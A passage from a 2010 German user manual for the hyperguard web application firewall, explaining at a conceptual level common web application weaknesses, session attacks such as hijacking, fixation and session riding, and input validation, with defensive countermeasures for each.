art of defence

Benutzerhandbuch

hyperguard

Stand 5/5/2010

Impressum

art of defence GmbH
Bruderwöhrdstr. 15b
93055 Regensburg, Deutschland

Telefon: +49 (0) 941 604 889 58
Telefax: +49 (0) 941 604 889 837
Email: info@artofdefence.com

Handelsregister: Amtsgericht Regensburg, HRB: 9708
Umsatzsteuer-Ident-Nr.: DE241803630
Geschäftsführung: Dr. Georg Heß, Alexander Meisel

12 Grundwissen Web Application Security

In diesem Anhang zum Handbuch finden Sie allgemeine Hintergrundinformationen zum Thema Web Application Security. Sie müssen dies nicht alles im Detail wissen um **hyperguard** einsetzen und bedienen zu können, ein gewisses Grundverständnis ist jedoch hilfreich.

- *Typische Schwachstellen* 362
  Dieses Thema vermittelt einen allgemeinen Überblick über typische Angriffsziele von Web-Applikationen.
- *Authentifizierung und Session Handling* 366
  Viele Web-Applikationen benutzen irgendeine Form von Session-Management, um eine an den Benutzer angepasste Umgebung zu schaffen. Die mit der Session-ID verknüpfte Information ist ein attraktives Ziel für Angreifer. Unter diesem Thema finden Sie Informationen zu Angriffstechniken wie Session-Prediction, -Interception, -Fixation oder Brute-Force-Attacken und deren Abwehr, bei der die Themen Authentifizierung und Autorisierung die Hauptrolle spielen.
- *Input Validation* 370
  Ist ein Benutzer harmlos oder gefährlich? Dies ist eine der Grundfragen der Sicherheit von Web-Applikationen. Da praktisch jede Programmier- oder Skriptsprache die Ausführung von Systemkommandos erlaubt, ist das Risiko groß. Wirksame Gegenmaßnahmen sind ausgefeilte Input-Validations, die das verhindern.
- *Cross Site Scripting* 375
  Eine besonders einfache Art, Session-ID zu manipulieren oder abzufangen, bietet Cross Site Scripting. Obwohl Cross Site Scripting Attacken schon lange bekannt sind, werden sie bis heute oft nicht ernst genommen. Ein Grund hierfür mag sein, dass man mit ihnen nur indirekten Schaden anrichten kann und der Schaden primär auf Seiten des Benutzers und nicht auf Seiten des Web-Applikations-Betreibers entsteht. Doch werden Cross Site Scripting Attacken gerade als einfacher "Einstieg" für schwerwiegendere Manipulationen benutzt.
- *Phishing, Pharming, Social Engineering* 379
  Nicht alle Angriffsmöglichkeiten sind primär technischer Natur. Eine ganz wesentliche Schwachstelle ist auch der Mensch in Form des Benutzers.

12.1 Typische Schwachstellen

Egal ob Online-Bank, großer Online-Händler oder kleiner Online-Shop – die entscheidende Schnittstelle zwischen Internet und vertraulicher Unternehmensinformation bilden Web-Applikationen, die die Kommunikation zwischen Kunde und Backend-Systemen "vermitteln". Aus Hackersicht bieten sie deshalb ein lukratives – und zudem heute oft noch ungeschütztes – Einfallstor direkt zum Ziel – den vertraulichen Unternehmensdaten. Finanzieller Profit durch den Diebstahl vertraulicher Daten, Erpressung und Betrug sind die Motive.


Warum sind Angriffe auf Web-Applikationen oft erfolgreich?

Um zu verstehen, weshalb Angriffe auf Web-Applikationen heute auch sehr oft erfolgreich sind, lohnt es sich, folgende zwei Kernfragen genauer zu betrachten:

- Wieso bieten bereits vorhandene traditionelle IT-Sicherheitssysteme wie Firewalls oder Intrusion Detection/Prevention-Systeme keinen ausreichenden Schutz gegen derartige Angriffe?
- Welche zusätzlichen Angriffspunkte weisen Web-Applikationen im Vergleich zu klassischen, lokal installierten Anwendungen auf?

Anwendungsschicht vs.Transportschichten

Zur Beantwortung der ersten Frage hilft ein Blick in die technischen Grundlagen der Kommunikation im Internet. Diese lässt sich gut darstellen anhand des ISO/OSI-7-Schichten-Modells:



ISO/OSI-7 Schichten-Modell


Die Daten durchlaufen alle Schichten und werden jeweils in schichtenspezifische Darstellungen umgewandelt. Die höchste Schicht entspricht der Applikationsebene; dort werden die Daten verarbeitet, die darunter liegenden Schichten dienen lediglich dem Transport von Applikation zu Server (und umgekehrt). Auf diese Weise werden Daten von der Applikation auf dem Webserver zur Applikation auf dem Client, dem Browser, kommuniziert. Jetzt kommt der entscheidende Punkt: Vor zehn Jahren waren alle Schichten ungeschützt – Angriffe auf den unteren Ebenen des Sieben-Schichtenmodells waren einfach und hatten große Wirkung. Als Reaktion gegen Angriffe auf diesen Ebenen entstanden die heute üblichen IT-Sicherheitslösungen wie

Firewalls und Intrusion Detection-Systeme. Mit zunehmender Absicherung der Transportschichten einerseits – und aus den oben genannten Motivationsgründen andererseits – wurde die Applikationsebene selbst für die Angreifer immer lukrativer.

Die genannten herkömmlichen IT-Sicherheitslösungen können – letztlich auch historisch bedingt – einen HTTP Request nicht weiter prüfen; würden sie jeden HTTP Request blocken, gäbe es überhaupt keine Kommunikation. Also müssen sie jeden HTTP Request durchlassen! Mit anderen Worten: Die bekannten klassischen IT-Sicherheitssysteme wurden zum Schutz der Kommunikation auf Transportebene entwickelt – und hier leisten sie auch gute Arbeit. Zum Schutz auf Anwendungsebene dienen sie aber nur in sehr geringem, nicht ausreichendem Maß. Hinzu kommt, dass die Vielfalt der angebotenen Web-Script-Sprachen, Application Frameworks und Webtechnologien eine fast unbegrenzte Anzahl von Sicherheitslücken erzeugt – eine ideale Ausgangsposition für Hacker.

Typische Schwachstellen von Web-Applikationen

Im folgenden wenden wir uns der Beantwortung der zweiten Kernfrage nach den typischen zusätzlichen Angriffspunkten von Web-Applikationen zu. Diese resultieren im Kern aus der netzwerkbasierten Natur von Web-Applikationen. Im folgenden sollen die größten Problemfelder aufgezeigt werden.



Verschiedene Angriffsmethoden auf Web-Applikationen im Überblick

Überprüfung aller Eingaben

Die meisten Programmierer und ihre Programme haben ein sehr menschliches Problem: Sie vertrauen dem Benutzer der Web-Applikation.

Das daraus resultierende klassische Problem hierbei ist der Buffer Overflow: Eine Web-Applikation erwartet ein Wort oder eine Zeile als Eingabe des Benutzers und ist nicht darauf vorbereitet, dass der Benutzer mehr als 1024 Zeichen oder gar 2 GigaByte an Daten eingibt. Dann werden von der Eingabe plötzlich andere Teile des Programms überschrieben. Im Bereich der Web-Applikationen spielt der einfache Buffer-Overflow keine so große Rolle mehr, da sie meistens in Java, PHP, Perl oder anderen Sprachen mit automatischer Speicherverwaltung geschrieben werden. Lediglich der Webserver selbst – und hier in der Vergangenheit häufig die SSL-Bibliothek – ist für solche Angriffe noch anfällig.
Eine Ausnahme hiervon sind natürlich Applikationsserver, die in C oder C++

geschrieben sind. Ein prominentes Beispiel hierfür mit Problemen in der Vergangenheit ist das SAP Web-Frontend. Dafür treten immer dann Probleme auf, wenn Eingabedaten des Benutzers (oder des Angreifers) ungeprüft an andere Komponenten des Gesamtsystems weitergeleitet werden. Hieraus resultiert dann die Problemklasse der Command-Injection-Angriffe; am bekanntesten dürfte hier die SQL Injection sein. Hierbei kann ein Angreifer direkt Kommandos auf der zur Web-Applikation üblicherweise gehörenden Datenbank ausführen, fremde Daten auslesen oder manipulieren. Etwas älter sind die Angriffe auf das Betriebssystem des Webservers. Erschwerend kommt hinzu, dass es keineswegs offensichtlich ist, welche Daten tatsächlich Benutzereingaben sein können. Oft wird fälschlicherweise angenommen, dass von der Web-Applikation gesetzte Cookies, versteckte Eingabefelder oder z.B. die Namen von Auswahlboxen in einem Webformular nur unverändert wieder als Eingabe erscheinen können. Tatsächlich sind aber alle genannten Beispiele von einem Angreifer frei manipulierbar. Selbst der Hostname des Clients kann unter Umständen für Angriffe benutzt werden.

Session Handling

Prinzipiell ist das HTTP-Protokoll zustandslos. Zu Zeiten von HTTP Version 1.0 lief eine Anfrage an einen Webserver wie folgt ab: Der Browser stellt eine Verbindung zum Server auf Netzwerkebene her und sendet dem Server die URL der angeforderten Webseite. Der Server schickt dann ein Dokument zurück und die Verbindung ist beendet. Die nächste Webseite oder auch schon die in einer Webseite eingebetteten Bilder werden über eine neue Verbindung angefordert. Im Wesentlichen hat sich daran auch im Protokoll HTTP 1.1 nichts geändert.
Zwar wird die Netzwerkverbindung nicht mehr für jeden Request neu aufgebaut, sondern mehrere Webseiten werden über dieselbe Netzwerkverbindung geladen. Dies ist allerdings nur eine Performance-Optimierung, vom Standpunkt der Web-Applikation aus besteht die Kommunikation immer noch aus einzelnen unabhängigen Anfragen. Das Web war ja ursprünglich nur als Medium gedacht, um Inhalte zu publizieren. Die Idee, damit komplexere Web-Applikationen wie einen Online-Shop zu realisieren, kam erst später auf. Ein Online-Shop muss zusammengehörende HTTP-Anfragen auch als zusammengehörig (zu einer Session gehörend) erkennen. Dafür müssen Informationen von einer Anfrage an die nächste übergeben werden.
Oftmals sind diese Sessions nicht besonders geschützt, das heißt ein Angreifer kann eine bestehende Session eines anderen Benutzers übernehmen (Session Hijacking). Da an diese Session in der Regel Authentisierungsinformationen gebunden sind, kann der Angreifer dann im Namen des fremden Nutzers agieren, z.B. auf seine Rechnung einkaufen.

State

Fast jede Web-Applikation heute ist stateful (zustandsbehaftet), das heißt, es gibt einen inneren Zustand der Web-Applikation, der im Verlauf der Benutzung aktualisiert wird und von dem das weitere Verhalten der Web-Applikation abhängt. Ein einfaches Beispiel hierfür ist der Warenkorb beim Online-Shopping. Während bei klassischen Programmen dieser Zustand implizit durch das Speicherabbild des Programms zur Laufzeit gegeben ist, muss dieser Zustand bei Web-Applikationen explizit abgelegt werden. In der Regel werden dafür Cookies oder die Parameter in der URL benutzt. Diese können jedoch vom Benutzer manipuliert werden. Der Entwickler der Web-Applikation muss also eine klare Enscheidung zwischen sicherheitsrelevanten und unkritischen Parametern treffen. Diese Entscheidung ist nicht immer einfach und eindeutig zu treffen. Deshalb ist es manchmal möglich, dass ein Angreifer den Warenkorb eines Webshops editieren und die Preise der Artikel ändern kann. Wenn dann noch der gesamte Bestellvorgang automatisiert ist und keine Plausibilitätsprüfung durch einen Menschen erfolgt, hat der Betreiber des Webshops ein ernstes Problem.

Angreifbarkeit aus dem Netz

Klassische Applikationen sind nur angreifbar, wenn der Angreifer Zugriff auf den Rechner oder das lokale Netzwerk hat. Dafür gibt es erprobte Schutzmittel wie Türschlösser, User Accounts, Firewalls und Intrusion-Detection-Systeme. Leider nutzen diese Techniken im Web-Applikations-Bereich nur wenig. Die Web-Applikation *soll* ja gerade aus der ganzen Welt zugreifbar sein. Das impliziert, dass sie auch aus der ganzen Welt angreifbar ist. Viele Web-Applikationen setzen heute auf Standardsoftwarepaketen auf. Ist in diesen erst einmal ein Fehler gefunden, können in kurzer Zeit genau diese Fehler automatisch in allen Web-Applikationen ausgenutzt werden. Nahezu jede Website wird heute von Angreifern regelmäßig nach bekannten Schwachstellen oder Konfigurationsfehlern des Admins gescannt. Ein Blick in die Server-Logfiles lohnt sich immer...

Ein weiteres Problem mit Netzwerkapplikationen generell ist die Anfälligkeit der Verbindung zwischen Client und Server, hier also zwischen dem Browser des Benutzers und dem Webserver, welcher die Web-Applikation ausführt. Wenn nicht besondere Schutzmechanismen wie SSL benutzt werden, liegt die Kommunikation zwischen Benutzer und Server im Klartext vor, kann also von jedem Provider auf dem Weg zwischen dem Benutzer und dem Webserver mitgelesen und auch modifiziert werden. Nun könnte man einwenden, dass Internetprovider ein gewisses Vertrauen genießen und die Daten schon nicht ändern werden. Aber was, wenn sich ein böswilliger Angreifer in die Kommunikation einklinken kann? Internetverbindungen sind keine Punkt zu Punkt Verbindungen zwischen dem Client und dem Server. Die Datenpakete einer Verbindung können umgeleitet werden – und ein geschickter Angreifer kann diese über seinen Rechner laufen lassen. Das sind dann die sogenannten "Man-In-The-Middle-Attacken", da der Angreifer zwischen den beiden berechtigten Parteien sitzt. Technische Lösungen wie Verschlüsselung und Authentisierung mit SSL können hier helfen, werden aber oftmals falsch eingesetzt.

Authentizität der Web-Applikation

Lokal auf dem Computer installierte Applikationen haben einen großen Vorteil: Der Benutzer weiß in der Regel genau, in welche Applikation er gerade seine Daten eingibt. Der Nutzer (beziehungsweise der Administrator) hat Kontrolle über die lokal installierten Applikationen, diese sind prinzipiell vom Standpunkt des Benutzers aus vertrauenswürdig. Lokale Applikationen speichern sensible Daten auf der lokalen Festplatte des Benutzers beziehungsweise auf dem vertrauenswürdigen Fileserver im Firmennetz ab. Zugegeben, mit der heutigen Verbreitung von Viren und Trojanern ist diese ideale Welt auch bedroht, aber im Großen und Ganzen stimmt das Bild noch. Im Webbereich wird es deutlich komplizierter. Der Benutzer kommuniziert mit einer fremden Applikation irgendwo im Netzwerk. Er hat keine Ahnung, wo seine Daten gelagert werden oder ob sie sicher sind. Jedes Jahr schafft es mindestens ein Skandal über Millionen gestohlener Kreditkartendaten in die Medien. Aber es kommt noch schlimmer: Selbst wenn der Benutzer der Web-Applikation beziehungsweise deren Betreiber in Fragen der Datensicherheit vertraut (die meisten Menschen würden z.B. ihrer Bank vertrauen) – im Web Bereich kann ein Benutzer nicht unbedingt erkennen, ob er gerade mit der "richtigen" Applikation spricht oder ob er seine vertraulichen Informationen einer Web-Applikation übergibt, die sich nur den Anschein gibt, legitim zu sein. Dieses Problem ist unter den Namen Phishing und Pharming mit zu einem Hauptproblem im Web-Application-Security-Bereich geworden. Auch hier gibt es technische Lösungen wie SSL-Zertifikate; diese haben sich in der Praxis leider als nicht ausreichend herausgestellt.

12.2 Authentifizierung und Session Handling

Viele Web-Applikationen benutzen irgendeine Form von Session-Management, um eine an den Benutzer angepasste Umgebung zu schaffen. Die mit der Session-ID verknüpfte Information ist ein attraktives Ziel für Angreifer. Im Folgenden finden Sie Informationen zu Angriffstechniken wie Session-Prediction, -Interception, -Fixation oder Brute-Force-Attacken und deren Abwehr, bei der die Themen Authentifizierung und Autorisierung die Hauptrolle spielen.

Sessions und Authentifizierung

Das HTTP-Protokoll ist zustandslos (stateless), das heißt, dass einzelne Anfragen an den Webserver, ja selbst die eingebetten Bilder auf einer Website, durch unabhängige Anfragen an den Webserver angefordert werden. In der Anfangszeit des Webs bestand dieses im Wesentlichen aus statischen HTML-Seiten mit eingebetteten Bildern. Für diesen Fall ist ein zustandsloser Ansatz von großem Vorteil. Die Webserver waren einfacher gebaut, Anfragen konnten somit unabhängig auf mehrere Webserver verteilt (Load Balancing) sowie auf Proxy-Servern gecached werden. Das Web hat sich jedoch weiterentwickelt, heute ist für alle modernen Web-Applikationen die Implementierung von Sessions notwendig.

Eine Session ist eine Abfolge von zusammengehörigen HTTP Requests eines Benutzers auf eine Web-Applikation. Innerhalb einer Session wird ein Zustand verwaltet, wie z.B. der Inhalt des Warenkorbs bei einem Shop-System. Was uns vom Security-Standpunkt aus besonders interessiert, ist die Verknüpfung von Sessions mit Authentifizierung und Autorisierung. Wenn ein Angreifer es schafft, einen HTTP Request abzusetzen und dabei fälschlicherweise als ein anderer Benutzer erkannt wird und damit Aktionen auslösen kann, dann haben wir ein ernsthaftes Sicherheitsproblem.

Im Web gibt es verschiedene Varianten der Kombination von Authentifizierung und Session; für die meisten Web-Applikationen hat sich heute jedoch ein Standardverfahren etabliert. Hierbei generiert der Webserver eine eindeutige Session-ID und schickt diese in der Regel per Cookie an den Browser, der diesen Cookie in jedem folgenden Request wieder zurückschicken wird. So können zusammengehörige Anfragen desselben Benutzers erkannt werden. Der Zustand der Session wird dabei auf dem Webserver abgelegt und kann über die Session-ID abgefragt werden.

Die Authentifizierung eines Benutzers erfolgt über die Eingabe von Benutzername und Passwort auf der Webseite. Wenn diese Daten zu einem bekannten Benutzer gehören, dann ordnet der Server der bekannten Session-ID den Benutzernamen als erfolgreich authentifizierten Benutzer zu. Bei allen folgenden Requests mit derselben Session-ID wird dann auf Serverseite davon ausgegangen, dass die Anfrage von dem bekannten Benutzer ausgelöst wurde. Das bedeutet aber, dass dem Zustand der Session und der Integrität der Session-ID eine hohe Bedeutung zukommt. Im Folgenden werden wir die häufigsten Angriffe auf die Integrität der Session betrachten.

Direct Session Manipulation

Immer wieder gibt es Systeme, die den Zustand einer Session beim Client speichern und nicht auf dem Server. Zum Beispiel, indem der Inhalt des Warenkorbs beim Einkaufen in der URL oder in einem Cookie zum Client gesendet wird.

Dieser Ansatz bietet durchaus Vorteile, z.B. einfachere Implementation von Load-Balancing auf Serverseite. Leider werden hierbei immer wieder Fehler in der Implementierung gemacht. Ein nahezu klassisches Beispiel, und leider auch heute noch manchmal zu finden, ist der Online-Shop, der den Inhalt des Warenkorbs und die Preise der Produkte auf Clientseite abspeichert. Wenn ein Angreifer dann die Preise manipuliert, der Server keinen Plausibilitätstest eingebaut hat und die Bestellung

weitgehend automatisch abgewickelt wird, dann kann der Angreifer zu den von ihm manipulierten Preisen die Waren kaufen. Was kann man gegen diesen Angriff unternehmen?

Eine Web-Applikation sollte den Zustand idealerweise immer auf Serverseite abspeichern und an den Client nur die Session-ID übertragen. Damit ist eine direkte Manipulation des Zustands der Session ausgeschlossen. Die folgenden Szenarien gehen davon aus, dass auf dem Client nur die Session-ID abgespeichert wird und vom Angreifer die Integrität dieser Session-ID angegriffen wird.

Session-ID Guessing

Der einfachste Angriff ist das Erraten einer gültigen Session-ID eines anderen Benutzers. Es gibt immer noch Web-Applikationen, die als Session-ID einfach fortlaufende Nummern vergeben. Auch andere selbstgebaute Verfahren sind oft nicht so sicher, wie der Programmierer ohne kryptografische Ausbildung annimmt. Eine Session-ID muss vom Server immer so generiert werden, dass ein Angreifer diese nicht erraten kann. Idealerweise benutzt man dafür einen kryptografisch sicheren Pseudozufallszahlengenerator. Die von den meisten Programmiersprachen bereitgestellte Zufallszahlenfunktion ist dafür normalerweise nicht geeignet, sie ist zwar statistisch gleichverteilt, aber in der Regel nicht kryptografisch sicher.

Als Entwickler von Web-Applikationen ohne kryptografische Ausbildung sollte man deswegen darauf achten, existierende Frameworks zu benutzen. Da besteht die Hoffnung, dass sich die Entwickler der Applikationsframeworks des Problems angenommen und Session-IDs richtig implementiert haben – auch wenn sich dieses Vertrauen in der Vergangenheit schon mehr als einmal als falsch erwiesen hat. **hyperguard** löst dieses Problem, indem es die (eventuell unsichere) Session-ID der Web-Applikation durch eine eigene sichere Session-ID ersetzt (siehe *Secure Session Wizard* 178).

Session Hijacking

Wenn ein Angreifer die Session-ID nicht erraten kann, dann kann er sie eventuell immer noch auf andere Art ermitteln. Die einfachste Art ist das Mitlesen (sniffing) des Netzwerkverkehrs. Dies funktioniert jedoch nur, wenn der Angreifer sich im selben Netzwerk wie der legitime Benutzer oder der Webserver befindet. Ersteres ist in der Regel in Firmennetzwerken oder auch bei der Benutzung von WLANs der Fall, letzteres kann in Hosting-Umgebungen auftreten. Immer mehr Firmen stellen ihre Webserver bei einem Webhoster unter. Ein Angreifer kann versuchen, bei demselben Hoster einen Webserver zu mieten. Je nach Webhoster ist ein Mitlesen des Netzwerkverkehrs von anderen Servern möglich. Wie kann man einem solchen Fall entgegenwirken?

Wenn die Sicherheit der Session irgendeine wirtschaftliche Bedeutung für den Web-Applikationsbetreiber hat, dann ist der Einsatz von SSL zwingend notwendig; dadurch wird dann die Session-ID nicht mehr im Klartext übertragen und ein (passives) Mitlesen des Netzwerkverkehrs bedeutet keine Gefahr mehr. Leider gibt es noch andere Varianten an die Session-ID heranzukommen. Wenn die Web-Applikation z.B. anfällig für Cross Site Scripting ist, dann kann über diese Methode die Session-ID indirekt ausgelesen werden (siehe auch *Cross Site Scripting* 375).


Falls die Session-ID nicht in einem Cookie, sondern in der URL übertragen wird, kann ein Angreifer versuchen, die URL aus der Browser-Historie, aus den Logfiles von Proxy-Servern oder des Webservers, oder über den HTTP Referer Header zu ermitteln.

Über den HTTP Referer schickt der Browser des Opfers bei jeder Anfrage an einen Webserver die URL der Seite mit, auf der der Benutzer zuletzt war. Angriffe über den HTTP Referer sind insbesondere bei Webmail und Webforen ein Problem. Ein gewisser Schutz gegen Session Hijacking kann dadurch entstehen, dass man die IP-Adresse des anfragenden Webclients mit der Session-ID verbindet und Anfragen mit derselben

Session-ID, aber einer anderen anfragenden IP-Adresse zurückweist. Damit ist das Problem aber nur teilweise gelöst. Zum einen können bei großen Providern viele Benutzer (und Angreifer) denselben Proxy Server benutzen und kommen dann von der selben IP-Adresse. Zum anderen kann ein Benutzer auch eine Proxyserverfarm benutzen, dann kommen die Anfragen des Benutzers abwechselnd von mehreren IP-Adressen.

Session Fixation

Die einfachste Art eine Session-ID zu erfahren, ist, dem Opfer eine bekannte Session-ID unterzuschieben. Der Angreifer setzt hierbei irgendwann im Vorfeld die Session-ID im Browser des Opfers auf einen ihm bekannten Wert. Danach wartet der Angreifer darauf, dass das Opfer die Webseite benutzt und diese Session-ID mit den Login-Informationen des Servers verbunden wird.



Wie kann so etwas geschehen? Wenn die Web-Applikation die Session-ID per URL und nicht per Cookie überträgt, kann der Angreifer eventuell den Benutzer überzeugen, auf einen Link mit bekannter Session-ID zu klicken und dann die Web-Applikation zu benutzen.

Auch wenn standardmässig ein Cookie benutzt wird, akzeptieren einige Webframeworks die Session-ID auch in der URL. Auch wenn nur Cookies zur Übertragung der Session-ID benutzt werden, bietet das HTTP-Protokoll selbst in beschränktem Umfang die Möglichkeit, Cookies für andere Websites direkt zu setzen. Dies ist immer dann der Fall, wenn die Web-Applikationen auf derselben Domain laufen beziehungsweise die letzten beiden Komponenten des Hostnamens der beiden Webseiten übereinstimmen.

Die Webseite mit der URL http://www.angreifer.de/ kann zwar keinen Cookie für die Domain http://www.opfer.de/ setzen, sehr wohl könnte die Webseite http:// www.angreifer.beispieldomain.de/ einen Cookie für die Webseite http://www.opfer.beispieldomain.de/ setzen, da die letzten beiden Komponenten des Domainnamens übereinstimmen.

Aber auch wenn die Domains von Angreifer und Opfer getrennt sind, gibt es eventuell die Möglichkeit, andere Schwachstellen der Web-Applikation wie Cross Site Scripting zu

benutzen, um einen bestimmten Cookie zu setzen. Was kann man als Webseitenbetreiber und Applikationsentwickler dagegen tun?

Die Web-Applikation muss eine unbekannte Session-ID ignorieren und stattdessen eine neue generieren. Idealerweise wird auch nach dem erfolgreichen Login eines Benutzers eine neue Session-ID generiert und die alte nicht weiter verwendet.

Session Riding

Wenn der Angreifer die Session-ID nicht in Erfahrung bringen kann, kann er aber trotzdem noch Schaden anrichten. Stellen wir uns das folgende Szenario vor. Ein Benutzer hat sich auf seinem e-Banking System angemeldet, einige Überweisungen getätigt und sich anschließend nicht explizit abgemeldet. Danach greift er auf eine fremde Webseite zu, die der Angreifer unter Kontrolle hat. Der Cookie der e-Banking Applikation und damit die Session-ID ist immer noch im Browser des Benutzers gespeichert. Wenn dieser erneut auf seine e-Banking Seite zugreift, gilt er immer noch als eingeloggt und kann Aktionen auslösen. Wie kann der Angreifer das nun ausnutzen? Er kann den ahnungslosen Benutzer auf seine Webseite locken und dort mit einem Link wieder zurück auf die Bankenseite verweisen.

Wenn der Benutzer auf diesen Link klickt, wird wieder eine Anfrage an den Bankenserver gestellt, dieser erkennt einen legitimen und eingeloggten Benutzer und führt die durch die Anfrage spezifizierte Aktion aus – z.B. eine Überweisung auf ein Konto des Angreifers. Das Schlimme an diesem Angriff ist, dass er einfacher ist als es hier erscheint. Es reicht, wenn dem angegriffenen Benutzer ein manipulierter Link untergeschoben wird, was per E-Mail oder Links in Webforen geschehen kann. Wie lässt sich dieser Angriff verhindern?

Benutzer können darauf achten, sich immer explizit auszuloggen und somit die Gültigkeit der Session zu beenden. Es hilft auch, während der Benutzung kritischer Applikationen (e-Banking, eBay, etc) keine anderen Web-Applikationen zu benutzen. Auch der Webseitenbetreiber beziehungsweise der Applikationsentwickler kann effektiv gegen Session-Riding vorgehen. Zum einen sollte nach einer längeren Inaktivität des Benutzers die Session automatisch beendet werden und der Benutzer (beim nächsten Einloggen) angehalten werden, sich bitte in Zukunft explizit auszuloggen. Zum anderen kann der Applikationsentwickler auf technischer Seite dafür sorgen, dass kritische Aktionen immer per POST Requests durchgeführt werden und dabei der HTTP Referer geprüft wird. Ein Session-Riding-Angriff kann hier erkannt werden, da der Browser des legitimen Benutzers als HTTP Referer die URL der fremden Webseite mitschickt.

12.3 Input Validation

Ist ein Benutzer harmlos oder gefährlich? Dies ist eine der Grundfragen der Web-Applikationssicherheit. Da praktisch jede Programmier- oder Skriptsprache die Ausführung von Systemkommandos erlaubt, ist das Risiko groß. Wirksame Gegenmaßnahmen sind ausgefeilte Input-Validations, die das verhindern.

Gefahrenpotenzial

Ein großer Teil der Angriffe auf Server erfolgt heute durch die Firewall hindurch direkt auf die im Internet angebotenen Web-Applikationen. Web-Applikationen werden als das Einfallstor zu dahinter arbeitenden Backendsystemen benutzt, sei es nun die Shell, das Dateisystem, eine Datenbank (SQL, LDAP, ...), ein Mailserver oder gar ein SAP-System.

Dass es sich hierbei nicht um irgendwelche theoretischen Konstruktionen handelt, sondern ernsthaft Gefahr auch und gerade im kommerziellen Anwendungsbereich besteht, zeigen Demonstrationen von Angriffen auf so kritische Infrastrukturen wie SAP-Systeme. Hier geht es im Ernstfall nicht um ein paar harmlose Hacker, sondern um Industriespionage.

Während klassische Hackerangriffe die Netzwerkinfrastruktur oder das Betriebssystem des Servers direkt angehen und heute in der Regel gut durch Firewalls erkannt und abgewendet werden können, geht der Trend hin zu Angriffsmethoden, die auf offiziellen Wegen durch die Firewall hindurch auf die Server-Infrastruktur eines Unternehmens zugreifen können. Dies sind heutzutage E-Mail- und Web-Applikationen.

Besonderheiten einer Web-Applikation

Was ist nun der wesentliche Unterschied zwischen einer Web-Applikation und einer "klassischen Applikation?"

